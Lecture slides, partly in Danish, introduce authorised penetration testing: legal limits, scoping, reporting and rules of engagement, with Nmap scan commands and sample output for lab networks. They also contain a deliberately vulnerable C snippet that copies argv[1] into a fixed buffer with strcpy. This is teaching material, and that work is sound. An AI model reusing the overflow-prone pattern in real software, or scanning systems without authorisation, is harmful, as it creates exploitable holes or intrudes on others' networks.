



Welcome to

Pentesting Networks Basics Introduction to hacking and pentest methods

Henrik Kramselund he/him han/ham hkj@zecurity.com @kramse  

Slides are available as PDF, kramse@Github
pentest-l-foredrag.tex in the repo security-courses

Time schedule



- 17:00 - 18:15
Introduction and basics
- 30min break
Go eat with your family, hang around, get coffee
- 18:45 - 19:30 45min
- 15min break
- 19:45 -20:30 45min
- 20:30 - 21:00 playtime, download Nmap and try it!

Contact information



- Henrik Kramselund, he/him internet samurai mostly networks and infosec
- Network and security consultant Zencurity, teach at KEA and activist
- Master from the Computer Science Department at the University of Copenhagen, DIKU
- Email: hkj@zencurity.dk Mobile: +45 2026 6000

You are welcome to drop me an email

Goals for today



Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Give an insight into the process of doing security testing

Create an understanding of hacker tools

Show a hacker lab – which everyone can use to learn pentesting


Materials – use and re-use if you like



- This presentation – slides for today, rest of the list for inspiration
Slides are available as PDF, kramse@Github `pentest-l-foredrag.tex` in the repo `security-courses`
- Nmap Workshop exercises
<https://github.com/kramse/security-courses/blob/master/courses/pentest/nmap-workshop/nmap-workshop-exercises.pdf>
- KEA Pentest course exercises
<https://github.com/kramse/security-courses/blob/master/courses/pentest/kea-pentest/kea-pentest-exercises.pdf>
- Setup instructions for creating a Kali virtual machine:
<https://github.com/kramse/kramse-labs>
- Also more advanced ones, like the Simulated DDoS Workshop is available:
<https://github.com/kramse/security-courses/tree/master/presentations/pentest/simulated-ddos-workshop>
- All my materials are open source, so use and remix 😊

We cannot go through all of them, but feel free to ask questions later

Books and educational materials



- *Kali Linux Revealed Mastering the Penetration Testing Distribution*
<https://www.kali.org/download-kali-linux-revealed-book/>
- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 5. ed. Allen Harper and others ISBN: 978-1-260-10841-5
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442

I teach using these books and others! Diploma in IT-security at KEA Kompetence
<https://zencurity.gitbook.io/>

Hacker tools



Improving the Security of Your Site by Breaking Into it

by Dan Farmer and Wietse Venema in 1993

Later in 1995 release the software SATAN

Security Administrator Tool for Analyzing Networks

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: <http://www.fish2.com/security/admin-guide-to-cracking.html>

Use hacker tools!



Port scan can reveal holes in your defense

Web testing tools can crawl through your site and find problems

Pentesting is a verification and proactively finding problems

Its not a silverbullet and mostly find known problems in existing systems

A lot of Open Source tools on Linux and a few tools on Windows

Network experience *TCP/IP protocol suite* – TCP, UDP, ICMP in detail

Programming experience is an advantage for automating stuff

Linux/Unix knowledge is necessary

- because a lot of the newest tools are written for Linux/Unix/BSD

Hacker – cracker



Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Agreements for testing networks



Danish Criminal Code

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Why even do security testing?



Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

<https://www.google.com/search?q=pentest>

Blackbox, greybox og whitebox



- Forudsætninger og forudgående kendskab til miljøet
- **Black Box** testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- **White Box** testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- **Grey Box** test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Benefits of having a planned security test done



Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Intended audience:

- IT-department and technical personnel
- Management and board
- External auditors, government, financial control VISA/PCI, the public

Output from testing:

- Reports with technical content and recommendations
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources

If security is below in places more resources may be needed.


Planning a pentest



Scope must be agreed before

- Scope – what is being tested
- When is the testing done – time frame, wall clock time
- Where are the attacks coming from – log files will contain the attacks but other attacks from other sources are likely during the attacks, which must be blocked
- We sometimes go broader than the scope – perhaps checking the router in front with SNMP or doing a small port 80/tcp scan
- Agree if Denial of Service is to be tested
- TL;DR Rules of engagement for the project

Selecting systems for testing



- Routers on the way to critical systems and networks – especially availability
- Firewall – is the environment protected sufficiently, discarding probes
- Mail servere – relay testing and also critical data
- Web servere – holds data, typically has a lot of functionality

Testing Agreement and Scope Example



Usually the scope would include targets like these:

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mail server
- 192.168.1.3 – web server
- Test to be done from monday 1st until friday 5th
- Testing done from 192.0.2.0/28

When testing web servers and sites, especially API – please include hostname, URLs, documentation. If not included some sites and functionality will NOT be tested!

Reporting – results



What is in a pentest report:

- Title, Table of contents, formal report thanks
- Confidentiality agreement – Write "Confidential" on each page
- Executive summary – big companies always want this
- Information about the scan done, what was it
- Scope and targets
- Review of all targets – detailed information and recommendations
- Conclusion – may be more technical
- Appendices – various information, Whois info about subnets and prefixes

BTW When delivering a report, it is up to the organisation to decide which recommendations to implement

Sample report available at: <https://github.com/kramse/pentest-report>

Testens udførelse



Testen udføres ved samarbejde mellem konsulent og virksomhed

Først og fremmest skal testen startes

- Når konsulenten ankommer kontaktes kontaktpersonen
- Konsulenten vises til rette og pakker ud/stiller op
- Såfremt det ønskes inspiceres og godkendes udstyret
- Konsulenten tilslutter sig netværket og test er officielt igang
- Konsulenten verificerer adgangen til netværk og melder klar, begynder test

... tiden går ... testen udføres ...

Kontaktpersonen er hele tiden til rådighed på mobiltelefon

Testen afsluttes og der pakkes ned i modsat rækkefølge

Afbrydelse af testen – kompromitterede maskiner



Der kan være årsager der medfører at testen skal indstilles

Sikkerhedskonsulenten afbryder testen

- Det anses for uforsvarligt at fortsætte, der er fundet kompromitterede systemer eller beviser der kan ødelægges
- Netværket er dårligt, mulighederne for udførelse er forringet

Kunden ønsker at afbryde testen

- Der opleves for store problemer under udførelsen
- Systemnedbrud på forretningskritiske systemer
- Andre kriser der gør det valgte tidspunkt uegnet

NB: Eksempler! – man afbryder altid når kunden ønsker det!

Oprydning efter testen



Sikkerhedskonsulenten er ansvarlig for:

- Fjerne data fra systemerne
- Fjerne brugerkonti, få fjernet brugeroplysninger og loginmuligheder
- Fjerne software som ikke skal benyttes mere

Driftsorganisationen er ansvarlig for:

- Undersøgelse af systemerne
- Eventuel genstart af systemer, der kan være nedsat effektivitet
- Fjerne patchkabler for stik der er kablet speciet til konsulenten

Rules of engagement – rules and ethics for security testing



- NB: big difference between Denmark and other places!
- Security consultant must not be the cause of new vulnerabilities due to the testing
- Security consultant must not install new software on systems without previous agreement
- Security consultant is not to leave insecure system administrator accounts or settings after testing
- Security consultant always contact the customer in case of high-risk vulnerabilities
- It is allowed to peek around in the network – checking if there might be an insecure development or testing server near by
- If you meet other security problems outside of the scope we still report them, but perhaps in an appendix

In general be careful of other people networks and systems

Hacker tools




- Everyone use similar tools, see also <http://www.sectools.org/>
- Portscanning Nmap, Nping – test ports and services, Nping is great for firewall admins <https://nmap.org>
- Metasploit Framework – service scanning, exploit development and execution <https://www.metasploit.com/>
- Dedicated niche scanners – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish <http://portswigger.net/burp/>
- Wireshark advanced network sniffing tool – <https://www.wireshark.org/>
- and scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Picture: Angelina Jolie, Hackers 1995


OSI Model and Internet Protocols



OSI Reference Model



Internet protocol suite





What happens now?

Think like a hacker

Reconnaissance

- ping sweep, port scan
- OS detection – TCP/IP or banner grabbing
- Service scan – rpcinfo, netbios, ...
- telnet/netcat interact with services


Exploit/test: Metasploit, Nikto, exploit programs

Cleanup/hardening not shown today, but:

- Make a report or document findings
- Change, improve and harden systems
- Go through report with stakeholders, track progress
- Update programs, settings, configurations, architecture

You also need to show others that you are in control of security

Hacker lab setup



- Hardware: any modern laptop with CPU and virtualisation
Don't forget to enable it in the BIOS
- Software: your favourite operating system Windows, Mac, Linux, ...
- Virtualisation software: VMware, Virtual box, pick your poison
- Hacker software: Kali as a Virtual Machine <https://www.kali.org/>
- Soft targets: Metasploitable, Linux, Microsoft Windows, Microsoft Exchange, Windows server, ...

Kali Linux the pentest toolbox

A screenshot of the Kali Linux website. On the left, there's a dark box containing text about the distribution. On the right, the main banner features the Kali Linux logo with the tagline "the quieter you become, the more you are able to hear". Below the logo, it says "PENETRATION TESTING, REDEFINED." and "A Project By Offensive Security".

The most advanced penetration testing distribution, ever.


From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. With all this buzz, you might be asking yourself: - What's new ?

Kali <http://www.kali.org/>

100.000s of videos on youtube alone, searching for kali and \$TOOL

Also versions for Raspberry Pi, mobile and other small computers

Book: Kali Linux Revealed (KLR)



Kali Linux Revealed Mastering the Penetration Testing Distribution

<https://www.kali.org/download-kali-linux-revealed-book/>

Not curriculum but explains how to install Kali Linux

Hackers don't give a shit

Your system is only for testing, development, ...


Your network is a research network, under construction, being phased out, ...

Try something new, go to your management

Bring all the exceptions, all of them, update the risk analysis figures - if this happens it is about 1mill DKK

Ask for permission to go full monty on your security

Think like attackers - don't hold back



The poster features a black and white illustration of a woman with short hair, wearing a tattered shirt and pants. She is holding a chainsaw in her right hand and a keyboard in her left hand. The background is dark with some faint text and graphics.

Hackers don't give a shit:

- About your project's scope
- It's managed by a third party
- It's a legacy system
- It's "too critical to patch"
- About your outage windows
- About your budget
- You've always done it that way
- About your Go-Live Date
- It's only a pilot/proof of concept
- About Non-Disclosure Agreements
- It wasn't a requirement in the contract
- It's an internal system
- It's really hard to change
- It's due for replacement
- You're not sure how to fix it
- It's handled in the Cloud
- About your Risk Register entry
- The vendor doesn't support that configuration
- It's an interim solution
- It's [insert standard here] compliant
- It's encrypted on disk
- The cost benefit doesn't stack up
- "Nobody else could figure that out"
- You can't explain the risk to "The Business"
- You've got other priorities
- About your faith in the competence of your internal users
- You don't have a business justification
- You can't show Return on Investment
- You contracted out that risk

KIWICON III
28TH & 29TH NOVEMBER 2009

New Zealand's Hacker con - Wellington


Technically what is hacking



```
main(int argc, char **argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
}
```



Internet today



Clients and servers

Rooted in academia

Protocols that are from 1983 and some older

Originally very little encryption, now mostly on https/TLS

Trinity breaking in



```
80/tcp      open      http  
81/tcp      open      hosts2_ns  
10 [mobile]  
11 $ nmap -v -sS -O 10.2.2.2  
11  
13 Starting nmap 0.2.54BETA25  
13 Insufficient responses for TCP sequencing (3), OS detection is  
13 inaccurate  
14 Interesting ports on 10.2.2.2:  
14 (The 1539 ports scanned but not shown below are in state: closed)  
51 Port      State      Service  
51 22/tcp    open       ssh  
58  
68 No exact OS matches for host  
68  
24 Nmap run completed -- 1 IP address (1 host up) scanned  
50 $ sshnuke 10.2.2.2 -rootpw="Z10H0101"  
Connecting to 10.2.2.2:ssh ... successful.  
ReAttempting to exploit SSHv1 CRC32 ... successful.  
IP Resetting root password to "Z10H0101".  
System open: Access Level <9>  
Hn $ ssh 10.2.2.2 -l root  
root@10.2.2.2's password: ■
```

The terminal session shows the use of the nmap tool to scan port 22/tcp on 10.2.2.2, revealing an open SSH service. Subsequent commands use sshnuke to attempt an exploit, resulting in a successful connection as the root user. A window titled 'RTF CONTROL' displays the message 'ACCESS GRANTED'.

Very realistic – comparable to hacking:

<https://nmap.org/movies/>

https://youtu.be/51IGCTgqE_w

Hacking is magic




Hacking looks like magic

Hacking is not magic



Hacking only demands ninja training and knowledge others don't have

Demo: airodump og aircrack



- Short demo
- Later try yourself, find exercises Wardriving and Aircrack-ng in kea-pentest-exercises.pdf

Hacking example – it is not magic



MAC filtering in IEEE 802.11 wireless networks

- Yes, network card chips have a globally unique MAC address – from production
- Access points allow filtering of frames based on MAC
- Only those matching an allowed list are forwarded – has access to network
- The method doesn't work for security though 😊
- First, most network cards and drivers allow you to change this MAC easily
- Second, you can read the allowed ones, as the active systems on the network
- Further there has been implementation problems in multiple access points

Myths about MAC filtering



The example with MAC filtering is a problematic myth

Why does it happen?

- Marketing – vendors would like to put as many "security features" on the labels and packages
- Customer knowledge – consumers know nothing about the technologies
Don't know what a MAC address is, and why should they
- We are quite few that can understand it, we know what a MAC address is (at least now)


Solutions

- We must spread information about insecure methods for securing data and systems
- We must spread information about secure methods for securing data and systems
- And update our own understanding of those methods, in both groups

MAC filtrering




Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Network mapping



- Using traceroute, Nping and similar programs you can often discover topology information about a network
- Time to Live (TTL) for a packet is decremented for each router it crosses, if set low enough it will time out – and return ICMP message sent
- BTW Default Unix traceroute sends UDP packets, Windows tracert send ICMP packets
Use tools on Kali to try both protocols, or even others

traceroute – with UDP



```
# tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain: 6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214: 6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

Basic Portscan



What is port scanning

Testing all ports from 0/1 up to 65535

Goal is to identify open ports – vulnerable services

Typically TCP and UDP scans

TCP scanning is more reliable than UDP scanning

TCP handshake is easy to see, due to session setup – services must respond to SYN with SYN-ACK.

Otherwise client programs like browsers will not work


UDP applications respond differently – if at all

They might respond to queries and probes in the correct format,

If no firewall the operating systems will respond with ICMP on closed ports

Use Zenmap while learning Nmap

TCP three-way handshake



- **TCP SYN half-open** scans
- In the old days systems would only log a full TCP connection – so a port scanner sending only SYN would be doing a *stealth*-scans. Today we have Intrusion Detection Systems, so a lot of SYN without ever completing the connection is MORE suspicious
- Note: sending many SYN packets can fill the session table on firewalls, and on servers – preventing new connections – also called **SYN-flooding**

Ping and port sweep



Scanning across a network is called sweeping

Scans using ICMP ping will be a ping-sweep – active IPs

Scans using specific ports are port-sweeps

Easy to detect using modern intrusion detection systems (IDS)

Pro tip: If you are looking for an IDS, look at Suricata <https://suricata.io> and Zeek <https://zeek.org/> – together



Nmap port sweep for web services

```
root@cornerstone:~# nmap -p80,443 172.29.0.0/24
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   filtered  https
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   closed    https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

Nmap port sweep after SNMP port 161/UDP



```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT      STATE      SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT      STATE      SERVICE
161/udp closed snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```

Often possible on the inside LAN, where less firewalls are enabled

Nmap Advanced OS detection



```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).

PORT      STATE      SERVICE VERSION
80/tcp    open       http      Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).

443/tcp   filtered https

MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Low level operating system identification, often I use nmap -A
- Send packets, observe responses, match with tables of known operating system fingerprints
- An early reference for this was: *ICMP Usage In Scanning* Version 3.0, Ofir Arkin, 2001

